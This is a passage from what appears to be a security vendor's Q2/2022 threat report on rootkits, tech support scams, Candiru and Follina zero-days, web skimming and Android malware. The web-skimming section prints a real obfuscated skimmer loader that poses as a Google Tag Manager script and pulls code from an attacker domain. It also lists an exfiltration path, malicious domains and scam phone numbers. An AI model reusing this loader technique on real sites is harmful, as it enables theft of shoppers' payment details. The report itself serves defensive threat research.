This phenomenon can explain the stable trend, as integrating R77RK into any malware is easy thanks to the excellent rootkit documentation. Therefore, malware authors have started to abuse this rootkit more frequently.

The map below animates that China is still the most at-risk country in terms of all the users we protected from rootkits in general, and R77RK has spread to South America, Africa, East Europe, and Southwest Asia.



Map showing global risk ratio for rootkits in Q2/2022 vs. global risk ratio for R77Rootkit in Q2/2022

In comparison to `Q1/2022`, the risk ratio has increased for users in the following countries: Brazil, Ukraine, Colombia, and Italy. On the other hand, the risk ratio decreased for users in Taiwan, Malaysia, and China.

In summary, China remains the country in which users have the highest risk of encountering a rootkit, and the activity seems uniform due to the increasing dominance of R77RK. We will have to wait till `Q3/2022` to see whether or not R77RK is still the most prevalent rootkit in the wild.


We also published an analysis of a new evasive Linux malware known as Syslogk we discovered. Even if other open source kernel rootkits (e.g. Reptile) are clearly more prevalent Linux threats, we noticed that more stealthy Linux malware is being developed (e.g. `Symbiote` and `OrBit`). Let's see if cybercriminals will continue to target Linux servers next quarter.

Martin Chlumecký, Malware Researcher
David Àlvarez, Malware Researcher

Technical support scams


It appears the scammers behind tech support scams (TSS) are taking a break to enjoy the summer weather, as there were no big spikes in TSS activity in `Q2/2022`. In `May`, we saw a `12% drop` in comparison to the previous month. This drop can be partially due to the

INTERPOL operation against social engineering scammers. According to the report, many call centers worldwide were raided by the police in an attempt to clampdown on organized crime.




Graph showing users (globally) Avast protected from tech support scams in Q2/2022

The top affected countries are still the same as in `Q1/2022`, but it looks like there was a slight increase in TSS activity in risk ratio in Japan (`+2,35%`) as well as Germany (`+0,98%`) in `Q2/2022`, compared to `Q1/2022`



Map showing global risk ratio for tech support scams in Q2/2022



Screenshot of a prevalent TSS targeting users in Japan

In `Q2/2022`, we registered `hundreds` of unique telephone numbers used in TSS scams. Here are the `top 20` phone numbers:

1-888-845-1636	1-833-987-2752
1-888-520-2539	1-888-788-7144
1-855-568-2875	1-888-909-8613
1-888-731-1647	1-866-498-0028
1-888-503-8316	1-844-563-1918
1-888-474-3849	1-855-568-2877
1-855-485-2901	1-844-697-0039
1-866-603-0648	1-888-608-2514
1-844-793-8999	1-844-580-1408
1-888-660-0513	1-855-484-1999

Alexej Savčin, Malware Analyst

Vulnerabilities and Exploits

Q2/2022 surprised us with the return of Candiru. This notorious spyware vendor came back with an updated toolset and fresh zero-day exploits. We managed to capture two zero-days used by Candiru, and discovered evidence suggesting that they have at least one more zero-day at their disposal.

The first zero-day we found abused a bug in WebRTC (CVE-2022-2294) and was exploited to attack Google Chrome users in highly targeted watering hole attacks. As the bug was located in WebRTC, it affected not only Google Chrome, but also many other browsers. As a result, Google, Microsoft, and Apple all had to patch their respective browsers. This WebRTC vulnerability allowed Candiru to achieve remote code execution (RCE) in a sandboxed renderer process. A second zero-day exploit was needed to escape the sandbox. Unfortunately, Candiru was serious about protecting its zero-days against threat hunters like us, so the nature of the sandbox escape exploit remains a mystery for now.

A third zero-day that Candiru exploited to get into the Windows kernel, on the other hand, did not remain a mystery to us. This was a vulnerability in a third-party signed driver that Candiru smuggled onto their target's machine, BYOVD style. This vulnerability was a textbook example of a common vulnerability class, where a driver exposes IOCTLs that let attackers directly access physical memory.

In other vulnerability news, the Follina zero-day (discovered in the wild by nao_sec in May) was widely exploited by all kinds of attackers, ranging from common opportunistic cybercriminals to Russia-linked APTs operating in Ukraine. Interestingly, we also discovered an outbreak of Follina targeting Palau, an enchanting tiny archipelago in Micronesia.

Follina remained unpatched for quite a while which, combined with the ease of exploitation, made it a very serious threat. Follina was mostly exploited through Microsoft Office documents, where it could execute arbitrary code even without the victim having to enable macros. This relates to another factor that might have contributed to Follina's popularity: Microsoft's decision to block macros by default. While Microsoft seemed to be unsure about this decision, rolling it back shortly after announcing because of "user feedback", the latest decision is to block macros from untrusted sources by default. We hope it stays that way.

The most frequently used exploit for MacOS was MacOS:CVE-2019-6225 in Q2/2022. This memory corruption issue was available for MacOS, iOS, and tvOS and malware strains were using those to elevate privileges. Furthermore, MacOS:CVE-2022-26766 was also prevalent as it was available for tvOS, iOS iPadOS, macOS, and watchOS. The software did not validate a certificate. Malicious apps were thus able to bypass signature validation.

Jan Vojtěšek, Malware Reseracher

Web skimming


In Q2/2022 we observed several malicious domains that served skimmer code for months without being taken down. For example, we have been detecting fraudlabpros[.]at since February 2022 and it is still active and serving heavily obfuscated malicious skimmer code.

The code below was found on the infected e-commerce site pricelulu[.]co[.]uk. Malicious actors continuously use the same technique: They pretend to load a script from googletagmanager.com, but instead malicious Javascript from //fraudlabpros[.]at/jquery.min.js?hash=a7214c982403084a1681dd6 is loaded.

```
<script>
  (function (w, d, s, l, i) {
    w[l] = w[l] || [];
    w[l].push({ "gtm.start": new Date().getTime(), event: "gtm.js" });
    var f = d.getElementsByTagName(s)[0],
      u = "googletagmanager.com",
      j = d.createElement(s),
      dl = "a7214c982403084a1681dd6",
      n = "jqu" + "ery";
    j.async = true;
    (i = i.split("").reverse().join("")),
      (j.src = "//" + i + "/" + n + ".min.js?ha" + "sh=" + dl);
    f.parentNode.insertBefore(j, f);
  })(window, document, "script", "dataLayer", "ta.sorpbalduarf");
</script>
```

Another domain that is still active and has been used since at least February is segtic[.]com, it resolves to IP 54.39.48.95 from 2020-09-29. It is connected to jqueryllc[.]net that was used in malicious code as an exfiltration domain for payment details.

The most common content detection in Q2/2022 was a skimmer that mostly attacks Magento websites. This skimmer exploits compromised third party websites to exfiltrate payment details. The pattern for exfiltration details was the same every time – **<breached_website>/pub/health_check.php**. In some cases the skimmer was simple 50 line code, in other cases, the skimmer inserted its own payment form on the compromised website and the payment details were custom encoded before exfiltration.



Map showing global risk ratio for web skimming in Q2/2022

This quarter, we saw an increase in web skimmer activity in Serbia, caused by the malicious domain yoursafepayments[.]com, which infected the e-commerce website planetbike[.]rs. The malicious domain is the same one used in the attack on Philco Brazil in February that we tweeted about. Several e-commerce websites around the world have been infected with this malicious domain and attackers have also used other filenames that contain malicious code (des.css, back.css, text.css, s.css), not just fonts.css.

Overall, web skimming attacks are still prevalent and in many cases they remain on infected websites for a long time.

Pavlína Kopecká, Malware Analyst

Mobile Threats


Adware

As with `last quarter`, adware clearly dominates the mobile threat landscape, as has been the case for the last few years. While not necessarily as malicious as other Android threats, adware has a significant negative impact on the user experience with intrusive advertisements that can permeate the entire device, often paired with stealth features to avoid discovery.

Strains such as `HiddenAds` and `FakeAdblockers` use overlays that go on top of the user's intended activity, creating pop ups that hassle and frustrate the user when using the infected device. Another common feature used in strains such as `MobiDash` is to delay adware activity by several days to fool the user into thinking it may be caused by another app. Coupled with stealth features such as hiding their own app icon and name, the Adware's may become fairly difficult for the user to identify.

While the Google Play Store has been a favorite method of delivery, repackaged games and applications are increasingly being bundled with adware. Users are advised to avoid unofficial app sources to prevent adware infection, and to check reviews as well as permissions on official app stores. Adware is often disguised as games, QR code scanners, camera filters and photo editing apps among others.

Asia, the Middle East, and South America continue to be the regions most affected by mobile adware, as shown in the map below. Brazil, India, Argentina, and Mexico hold the top spots, however we saw a `33% decrease` in protected users on average when compared to last quarter in these countries. On the other hand, the US holds fifth place where we see a `15% uptick` in protected users. Despite these shifts, adware is and continues to be a persistent threat and annoyance to users worldwide.



Map showing global risk ratio for mobile adware in Q2/2022

Bankers


Q2/2022 was eventful in the mobile banker malware domain. While Cerberus/Alien holds the top spot for most users protected, Hydra has again been surpassed by Flubot for second place. This is despite the news that the Flubot group has been disbanded by Europol in May. Avast observed a large SMS phishing campaign in several European countries just prior to the takedown. It remains to be seen what effect Flubot's takedown will have on the overall Banker sphere.

Infection vectors for bankers appear to remain largely the same, relying on fake delivery messages, voicemails and similar. These masquerading techniques appear to yield results as reflected in the continuously high numbers of protected users. Unfortunately, we have observed that infected devices are often used to further spread banker malware via SMS and other messaging services, contributing to the high numbers.

Taking into account Flubot's takedown in May, as well as other disruptions to its spread in last quarter, we see a steady decrease in the number of protected users from last quarter. We have dipped below the numbers prior to Flubot's entry into the market back in April 2021.

Graph showing users (globally) Avast protected from mobile bankers in Q1/2021-Q2/2022

In Q2/2022 Spain, Turkey and Australia are again the most targeted markets, as has been the case for several quarters now, despite an average of 24% less protected users when compared to last quarter. Interestingly, France and Japan are also among the top affected countries, where despite the downward trend of banker attacks, we see a 12% increase in protected users.




Map showing global risk ratio for mobile bankers in Q2/2022

TrojanSMS

As reported in `Q1/2022`, a new wave of premium subscription-related scams was unleashed on Android users. `UltimaSMS`, `GriftHorse` and `Darkherring` malware strains caused significant hassle and financial losses to users worldwide. Continuing the trend of SMS focused malware, we are seeing a big uptick in users protected from a newly discovered strain of `TrojanSMS`, SMSFactory, taking the top spot in `Q2/2022`, followed by `DarkHerring`.


`SMSFactory` takes a different approach when compared to the previous premium SMS subscription malwares. Instead of subscribing victims to premium services, it sends SMS messages to premium numbers to extract money from its victims. Unlike UltimaSMS or others that used the Play Store as an infection vector, SMSFactory is spreading through pop ups, redirects and fake app stores. It has gathered a considerable number of victims in a short span of time. With its stealth features, such as hiding its icon and not having an app name, it may prove difficult to identify and remove, causing havoc on the victim's phone bill.

There is a notable shift in focus, mainly due to SMSFactory's worldwide spread. Brazil, Russia and Germany have the highest number of protected users, while Iraq, Azerbaijan and Haiti have the highest risk numbers. It is clear SMSFactory takes a different and effective approach to its spread and it is reflected in the high numbers of protected users.



Map showing global risk ratio for mobile TrojanSMS in Q2/2022

The quarterly `Q2/2022` graph shows a steady increase, mainly due to SMSFactory and its new versions popping up later in the quarter. We expect this trend to continue into the next quarter.



Graph showing users (globally) Avast protected from mobile Trojan SMS in Q2/2022

Jakub Vávra, Malware Analyst

Acknowledgements / Credits

Malware researchers

Adolf Středa
Alexej Savčin
David Álvarez
Igor Morgenstern
Jakub Křoustek
Jakub Vávra
Jan Holman
Jan Rubín
Jan Vojtěšek
Ladislav Zezula
Luigino Camastra
Martin Chlumecký
Ondřej Mokoš
Pavlína Kopecká
Vladimir Martyanov
Vladimír Žalud

Data analysts

Pavol Plaskoň

Communications

Stefanie Smith

Tagged asdesktop, malware, mobile, report, risk, threats
Share:XFacebook